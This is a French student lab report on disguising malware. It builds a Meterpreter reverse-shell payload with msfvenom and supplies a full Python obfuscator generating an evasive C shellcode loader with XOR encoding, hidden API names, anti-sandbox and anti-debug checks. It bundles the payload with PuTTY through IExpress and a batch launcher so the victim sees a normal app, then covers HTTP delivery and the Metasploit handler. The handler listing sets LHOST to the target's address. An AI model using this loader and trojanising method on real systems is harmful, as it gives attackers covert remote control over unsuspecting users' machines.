Sécurité offensive

TP – Camouflage malware

Etudiants:

LAMKAIS Noura

ZINSOU-PLY Ornel

Enseignant :

FRANCHETEAU Quentin

Pour ce travail pratique, l'environnement se compose de **trois machines distinctes** : ***deux dédiées à l'attaquant*** et ***une servant de cible***.

Du côté de l'attaquant :

La *premiere machine*, la **machine Kali Linux** (*IP : 192.168.56.109*) est utilisée pour générer le payload et télécharger l'exécutable PuTTY.


La *seconde machine*, sous **Windows** (*IP : 192.168.56.108*), sert à fusionner le payload avec l'exécutable PuTTY afin de créer une application malveillante exécutable.


Cette fusion est réalisée grâce à l'outil **IExpress** *(outil sous windows),* permettant de créer un installateur autonome qui ne suscite pas de soupçons auprès de la cible.

Du côté de la cible :


La *machine cible* est un **système Windows XP** (*IP : 192.168.56.103*) sur lequel sera déployé l'installateur final. Elle fait également office d'environnement de test afin d'observer le comportement de l'application malveillante.

Machine attaquante





Machine cible



Les différentes étapes du travail sont les suivantes :

1- Génération du payload sur la machine Kali Linux, accompagnée du téléchargement de l'exécutable PuTTY.

Conclusion Etape 1

2- Fusion du payload avec PuTTY sur la machine Windows de l'attaquant pour obtenir une application malveillante exécutable et dissimulée.

Conclusion Etape 2

3- Transmission de cette application malveillante à la machine cible.

Conclusion Etape 3

4- Test de la connexion établie avec la machine cible afin de valider le bon fonctionnement de l'application malveillante.

Conclusion Etape 4

5- Score virustotal
6- Script advanced_obfuscator.py, install.bat

Etape 1: Génération du payload sur la machine Kali Linux, accompagnée du téléchargement de l'exécutable PuTTY.

Génération du payload sur la machine Kali Linux

Générer un shellcode brut commande :

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.109 LPORT=4444 -f raw > shellcode.bin

Cette commande utilise ***msfvenom***, l'outil de génération de payloads du framework Metasploit, pour créer un payload Meterpreter ciblant un système Windows.

L'option ***-p windows/meterpreter/reverse_tcp*** sélectionne un payload Meterpreter qui, une fois exécuté sur la machine victime, établit une connexion TCP inversée (reverse TCP) vers la machine de l'attaquant. Les paramètres LHOST=192.168.56.109 et LPORT=4444 définissent respectivement l'adresse IP et le port sur lesquels l'attaquant attend la connexion entrante.

L'option ***-f raw*** indique que la sortie doit être un shellcode binaire brut, sans encapsulation au format EXE ou PE. Ce shellcode est alors redirigé vers un fichier nommé shellcode.bin.

Pour pouvoir interagir avec la session ouverte par ce payload, il est nécessaire de lancer un écouteur compatible, tel que le module multi/handler de Metasploit, configuré avec les mêmes valeurs de LHOST et LPORT.

Générer le payload obfusqué commande :

python3 advanced_obfuscator.py shellcode.bin

Le script **advanced_obfuscator.py** est exécuté sur le fichier shellcode.bin. Ce script lit le shellcode, génère une clé XOR aléatoire de 16 octets, puis encode le shellcode avec cette clé. Il produit ensuite un fichier source en langage C, obfuscated_payload.c, qui contient le shellcode encodé, la clé sous forme de tableau d'octets, des noms d'API Windows encodés, ainsi que du code inutile (junk code) comprenant des variables et des calculs.

Pour renforcer la furtivité, le code intègre aussi une pause aléatoire destinée à contourner les environnements sandbox, ainsi qu'un contrôle via la fonction IsDebuggerPresent() pour détecter la présence d'un débogueur.

Le code C alloue de la mémoire avec VirtualAlloc, décode le shellcode directement en mémoire, modifie les permissions de cette mémoire via VirtualProtect, puis exécute le shellcode décodé.

Par ailleurs, la clé XOR est sauvegardée dans le fichier xor_key.txt, et le script affiche la commande de compilation recommandée, par exemple : ***i686-w64-mingw32-gcc obfuscated_payload.c -o payload.exe …***


Compiler avec optimisation commande :

i686-w64-mingw32-gcc obfuscated_payload.c -o payload.exe -s -O2 -mwindows

Le fichier C obfuscated_payload.c est compilé en un exécutable Windows 32 bits nommé payload.exe en utilisant la chaîne d'outils MinGW cross-compiler (i686-w64-mingw32-gcc).

Les options principales utilisées sont :

- **-o payload.exe** pour spécifier le nom du fichier binaire de sortie,
- **-s** pour supprimer les symboles de débogage afin de réduire la taille et la traçabilité du fichier,
- **-O2** pour activer un niveau d'optimisation intermédiaire, rendant le code plus compact et performant,
- **-mwindows** pour lier l'exécutable en mode GUI, ce qui empêche l'ouverture d'une console lors de son exécution.



Téléchargement de l'exécutable PuTTY

─(kali㉿kali)-[~]

└─$ wget https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe

Cette commande permet de télécharger le fichier putty.exe depuis l'URL indiquée et de le sauvegarder dans le répertoire courant sous son nom d'origine. Cet exécutable sera ensuite utilisé dans la préparation du malware, en étant fusionné avec le payload *payload.exe* via l'outil ***IExpress***, disponible sous Windows, pour créer un installateur autonome.

Conclusion étape 1 :

Ainsi vient d'être généré le payload payload.exe. Un exécutable Windows 32 bits qui contient donc le shellcode encodé ainsi que son programme de chargement (loader) fortement dissimulé. Ce fichier est conçu pour décoder et exécuter le shellcode uniquement en mémoire, ce qui limite les informations visibles dans le fichier lui-même.

Le binaire est également optimisé pour fonctionner discrètement, sans ouvrir de fenêtre de console, ce qui complique son identification lors d'une analyse. De plus, le loader utilise plusieurs techniques simples pour éviter d'être détecté automatiquement, comme le *brouillage* des noms de fonctions, *l'ajout de code inutile*, des *pauses* pour échapper aux environnements de test, et la *détection de la présence d'un débogueur*.

En complément, l'exécutable putty.exe est récupéré à partir d'une URL spécifiée. Il sera ensuite combiné avec le payload *payload.exe* en utilisant l'outil **IExpress**, disponible sous *Windows*, afin de créer un installateur autonome qui servira à déployer le malware de manière plus discrète.

Etape 2 : Fusion du payload avec PuTTY sur la machine Windows de l'attaquant pour obtenir une application malveillante exécutable et dissimulée.

En préalable, nous disposons du payload payload.exe (le code malveillant encodé) ainsi que de l'exécutable légitime putty.exe téléchargé. L'objectif est de créer une application apparemment inoffensive en fusionnant ces deux éléments de manière à ce que la victime télécharge et exécute un seul programme sans éveiller de soupçons. En surface, tout semble fonctionner normalement, puisque l'interface de PuTTY s'ouvre comme attendu, tandis que le payload s'exécute discrètement en arrière-plan.


Pour réaliser cette fusion, nous utilisons IExpress, un outil intégré à Windows permettant de créer des installateurs autonomes. Cet outil permet de regrouper plusieurs fichiers et d'automatiser leur extraction et exécution via un script.


Dans la pratique, en plus des fichiers payload.exe et putty.exe, un fichier batch (.bat) est nécessaire. Ce script contient les instructions pour lancer successivement le payload puis PuTTY. Voici un exemple de contenu pour ce fichier batch :


```
@echo off
echo Lancement de l'installation...
echo Veuillez patienter pendant l'extraction et l'exécution des programmes.

rem Lancement de payload.exe
start "" /wait "payload.exe"

rem Lancement de putty.exe
start "" /wait "putty.exe"

echo.
echo Programmes lancés. Appuyez sur une touche pour fermer.
pause >nul
```

Ce script *install.bat* démarre d'abord le payload, puis lance PuTTY. Ainsi, la cible voit l'application PuTTY fonctionner normalement, tandis que le payload est exécuté en arrière-plan sans être détecté.

L'objectif final est donc de produire un installateur unique contenant ces trois éléments *(payload.exe, putty.exe et le script batch install.bat)*. Lorsque la victime lance cet installateur créé avec IExpress, l'extraction et l'exécution des fichiers s'effectuent automatiquement : PuTTY s'ouvre normalement, et le payload s'exécute en toute discrétion, rendant l'attaque difficile à détecter.








Conclusion étape 2 :

En conclusion, nous disposons de trois fichiers sur la machine Windows de préparation : ***payload.exe, putty.exe et install.bat***. Ces fichiers sont créés sur la machine Kali puis transférés sur la machine Windows. Ils servent à assembler une application baptisée « **Douce** » — une application qui, à première vue, paraît légitime (interface/installation de PuTTY) mais exécute également, de façon masquée, le payload.


Etape 3 : Transmission de cette application malveillante à la machine cible.

L'application **Douce** est d'abord générée sur la machine Windows de préparation puis rapatriée sur la machine Kali pour distribution vers la cible.

Sur Kali, le répertoire contenant Douce peut être exposé au réseau à l'aide d'un serveur HTTP minimal (par exemple avec ***sudo python3 -m http.server 80***), ce qui met les fichiers à disposition de toute machine connaissant l'adresse et le nom du fichier.



La victime peut simplement ouvrir son navigateur (par ex. Internet Explorer), saisir l'adresse http://192.168.56.109/Douce.exe, serveur hébergeant **Douce** et télécharger l'application depuis la page affichée.



Conclusion étape 3 :

L'application Douce est créée sur une machine Windows de préparation, transférée sur Kali puis exposée via un serveur http. La cible récupère le fichier en ouvrant son navigateur et en accédant à http://192.168.56.109/Douce.exe. On note alors que l'application **Douce** a été téléchargée avec succès sur la machine de la victime.

Etape 4 : Test de la connexion établie avec la machine cible afin de valider le bon fonctionnement de l'application malveillante.

La machine cible sous **Windows XP** a pu télécharger l'application **Douce**.

Rappel : **Douce** est un *exécutable contenant le payload encodé* et un loader obfusqué, conçu pour s'exécuter discrètement tout en donnant l'impression d'une *application légitime*. Il s'agit d'une application apparemment inoffensive, *créée en fusionnant les deux éléments payload.exe et putty.exe*, de sorte que la victime télécharge et exécute un seul programme sans éveiller de soupçons.

L'étape suivante consiste à établir une connexion avec cette machine depuis **Kali Linux** :

Sur Kali :


```
msfconsole
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp
msf > set LHOST 192.168.56.103   # IP de la machine attaquante
msf > set LPORT 4444
msf > exploit
```


Cette procédure configure un **handler** Metasploit pour écouter la connexion reverse TCP initiée par le payload sur la machine cible. Une fois la connexion établie, il est possible d'interagir avec la session Meterpreter ouverte sur Windows XP.


Sur Windows XP, la cible:

Pendant que les commandes précédentes sont exécutées sur **Kali** (machine attaquante), l'utilisateur se contente de lancer l'application **Douce**.

L'interface qui s'affiche ressemble à celle de **PuTTY**, donnant l'impression de lancer un programme légitime, tandis que **le payload s'exécute discrètement en arrière-plan** et établit une connexion reverse avec succès vers l'attaquant.








Conclusion étape 4 :

La machine **Windows XP** (cible) a téléchargé et exécuté l'application **Douce**, qui présente une interface ressemblant à PuTTY pour paraître légitime. En réalité, le payload s'exécute discrètement en arrière-plan et établit une connexion reverse vers la machine attaquante **Kali**. Cette méthode illustre la fusion d'un programme légitime et d'un code malveillant dans un seul exécutable.

Score virustotal



Le fichier a été analysé par 71 éditeurs de sécurité. **23 d'entre eux** l'ont détecté comme **malveillant**, principalement identifié comme un **trojan** lié à la famille **Marte** et au comportement de **shellcode**.

Principales détections :

- **Microsoft** : *Trojan:Win32/Wacatac.B!ml*
- **BitDefender / Emsisoft** : *Dump:Generic.ShellCode.Marte*
- **Kaspersky** : *HEUR:Trojan.Win32.Generic*
- **Malwarebytes / Google / Elastic** : Niveau de menace élevé

Le fichier est suspecté de permettre l'**exécution de code malveillant**, le **dumping de données**, voire un **contrôle à distance**.

Script

Script batch install.bat

```
@echo off
echo Lancement de l'installation...
echo Veuillez patienter pendant l'extraction et l'exécution des programmes.

rem Lancement de payload.exe
start "" /wait "payload.exe"

rem Lancement de putty.exe
start "" /wait "putty.exe"

echo.
echo Programmes lancés. Appuyez sur une touche pour fermer.
pause >nul
```

Script python advanced_obfuscator.py

```
#!/usr/bin/env python3
import sys
```

```python
import random
import string
import os

def random_var_name(length=8):
    """Génère un nom de variable aléatoire"""
    return ''.join(random.choices(string.ascii_letters, k=length))

def random_key(length=16):
    """Génère une clé XOR aléatoire"""
    return bytes([random.randint(1, 255) for _ in range(length)])

def xor_encode(data, key):
    """Encode avec XOR"""
    encoded = bytearray()
    for i, byte in enumerate(data):
        encoded.append(byte ^ key[i % len(key)])
    return bytes(encoded)

def string_to_hex_array(data):
    """Convertit bytes en tableau C hexadécimal"""
    hex_values = [f'0x{b:02x}' for b in data]
    # Formater sur plusieurs lignes pour lisibilité
    lines = []
    for i in range(0, len(hex_values), 12):
        lines.append('    ' + ', '.join(hex_values[i:i+12]))
    return ',\n'.join(lines)

def generate_junk_code():
    """Génère du code inutile pour brouiller l'analyse"""
    junk_vars = [random_var_name() for _ in range(3)]
    junk = f'''
    // Code légitime simulé
    int {junk_vars[0]} = {random.randint(1000, 9999)};
    int {junk_vars[1]} = {junk_vars[0]} * {random.randint(2, 10)};
    char {junk_vars[2]}[64];
    sprintf({junk_vars[2]}, "Config_%d", {junk_vars[1]});
'''
    return junk

def xor_string(s):
    """Encode une string avec XOR simple"""
    key = random.randint(1, 255)
    encoded = [c ^ key for c in s.encode()]
    return encoded, key

def generate_obfuscated_loader(shellcode, xor_key):
    """Génère le code C fortement obfusqué"""
```

```
    # Noms de variables aléatoires
    var_encoded = random_var_name()
    var_key = random_var_name()
    var_decoded = random_var_name()
    var_size = random_var_name()
    var_kernel = random_var_name()
    var_addr = random_var_name()
    var_func1 = random_var_name()
    var_func2 = random_var_name()
    var_old = random_var_name()
    var_idx = random_var_name()

    # Encoder les noms d'API Windows
    api_va = "VirtualAlloc"
    api_vp = "VirtualProtect"
    api_k32 = "kernel32.dll"

    encoded_va, key_va = xor_string(api_va)
    encoded_vp, key_vp = xor_string(api_vp)
    encoded_k32, key_k32 = xor_string(api_k32)

    # Convertir shellcode et clé
    shellcode_hex = string_to_hex_array(shellcode)
    key_hex = string_to_hex_array(xor_key)

    # Sleep aléatoire (2-5 secondes)
    sleep_time = random.randint(2000, 5000)

    # Junk code
    junk1 = generate_junk_code()
    junk2 = generate_junk_code()

    template = f'''#include <windows.h>
#include <stdio.h>
#include <string.h>

// Types pour les fonctions système
typedef LPVOID (WINAPI *Type_{var_func1})(LPVOID, SIZE_T, DWORD, DWORD);
typedef BOOL (WINAPI *Type_{var_func2})(LPVOID, SIZE_T, DWORD, PDWORD);

// Données encodées
unsigned char {var_encoded}[] = {{
{shellcode_hex}
}};

unsigned char {var_key}[] = {{
{key_hex}
}};
```

```
// Fonction de décodage de strings
void decode_str(unsigned char *enc, int len, unsigned char key, char *out) {{
    for(int i = 0; i < len; i++) {{
        out[i] = enc[i] ^ key;
    }}
    out[len] = '\\0';
}}

int main() {{
{junk1}

    // Décodage des noms d'API
    unsigned char enc_k32[] = {{ {', '.join(f'0x{b:02x}' for b in
encoded_k32)} }};
    unsigned char enc_va[] = {{ {', '.join(f'0x{b:02x}' for b in encoded_va)}
}};
    unsigned char enc_vp[] = {{ {', '.join(f'0x{b:02x}' for b in encoded_vp)}
}};

    char str_k32[32], str_va[32], str_vp[32];
    decode_str(enc_k32, {len(encoded_k32)}, 0x{key_k32:02x}, str_k32);
    decode_str(enc_va, {len(encoded_va)}, 0x{key_va:02x}, str_va);
    decode_str(enc_vp, {len(encoded_vp)}, 0x{key_vp:02x}, str_vp);

    // Anti-sandbox: attente
    Sleep({sleep_time});

{junk2}

    // Chargement dynamique des fonctions
    HMODULE {var_kernel} = GetModuleHandleA(str_k32);
    if (!{var_kernel}) return 1;

    Type_{var_func1} {var_func1} =
(Type_{var_func1})GetProcAddress({var_kernel}, str_va);
    Type_{var_func2} {var_func2} =
(Type_{var_func2})GetProcAddress({var_kernel}, str_vp);

    if (!{var_func1} || !{var_func2}) return 1;

    // Taille des données
    int {var_size} = sizeof({var_encoded});
    unsigned char {var_decoded}[sizeof({var_encoded})];

    // Décodage XOR avec boucle obfusquée
    for(int {var_idx} = 0; {var_idx} < {var_size}; {var_idx}++) {{
        {var_decoded}[{var_idx}] = {var_encoded}[{var_idx}] ^
{var_key}[{var_idx} % sizeof({var_key})];
    }}
```

```
    // Allocation mémoire (d'abord non-exécutable)
    LPVOID {var_addr} = {var_func1}(0, {var_size}, MEM_COMMIT | MEM_RESERVE,
PAGE_READWRITE);
    if (!{var_addr}) return 1;

    // Copie des données
    memcpy({var_addr}, {var_decoded}, {var_size});

    // Changement des permissions
    DWORD {var_old};
    {var_func2}({var_addr}, {var_size}, PAGE_EXECUTE_READ, &{var_old});

    // Vérification anti-debug simple
    if (IsDebuggerPresent()) {{
        return 0;
    }}

    // Exécution
    void (*exec_func)() = (void(*)()){var_addr};
    exec_func();

    return 0;
}}
'''
    return template

def main():
    if len(sys.argv) < 2:
        print("Usage: python3 advanced_obfuscator.py <shellcode.bin>")
        print("\nCe script génère un payload fortement obfusqué avec:")
        print("  - Noms de variables aléatoires")
        print("  - Clé XOR aléatoire")
        print("  - API Windows encodées")
        print("  - Junk code")
        print("  - Anti-sandbox/anti-debug")
        sys.exit(1)

    # Lecture du shellcode
    shellcode_file = sys.argv[1]
    if not os.path.exists(shellcode_file):
        print(f"[!] Erreur: fichier {shellcode_file} introuvable")
        sys.exit(1)

    with open(shellcode_file, 'rb') as f:
        shellcode = f.read()

    print("[*] Génération du payload obfusqué...")
```

```
    # Génération d'une clé XOR aléatoire
    xor_key = random_key(16)

    # Encodage du shellcode
    encoded_shellcode = xor_encode(shellcode, xor_key)

    # Génération du code C obfusqué
    c_code = generate_obfuscated_loader(encoded_shellcode, xor_key)

    # Sauvegarde
    output_c = "obfuscated_payload.c"
    with open(output_c, 'w') as f:
        f.write(c_code)

    # Sauvegarde de la clé (pour référence)
    with open('xor_key.txt', 'w') as f:
        f.write(xor_key.hex())

    print(f"[+] Shellcode original: {len(shellcode)} bytes")
    print(f"[+] Shellcode encodé: {len(encoded_shellcode)} bytes")
    print(f"[+] Clé XOR: {xor_key.hex()}")
    print(f"[+] Fichier généré: {output_c}")
    print(f"\n[*] Compilation:")
    print(f"    i686-w64-mingw32-gcc {output_c} -o obfuscated.exe -s -O2")
    print(f"\n[*] Options de compilation recommandées:")
    print(f"    -s : strip symbols (retire les symboles de debug)")
    print(f"    -O2 : optimisation (change la structure du code)")
    print(f"    -mwindows : pas de console (mode GUI)")
    print(f"\n[!] IMPORTANT: Chaque exécution génère un payload UNIQUE")

if __name__ == "__main__":
    main()
```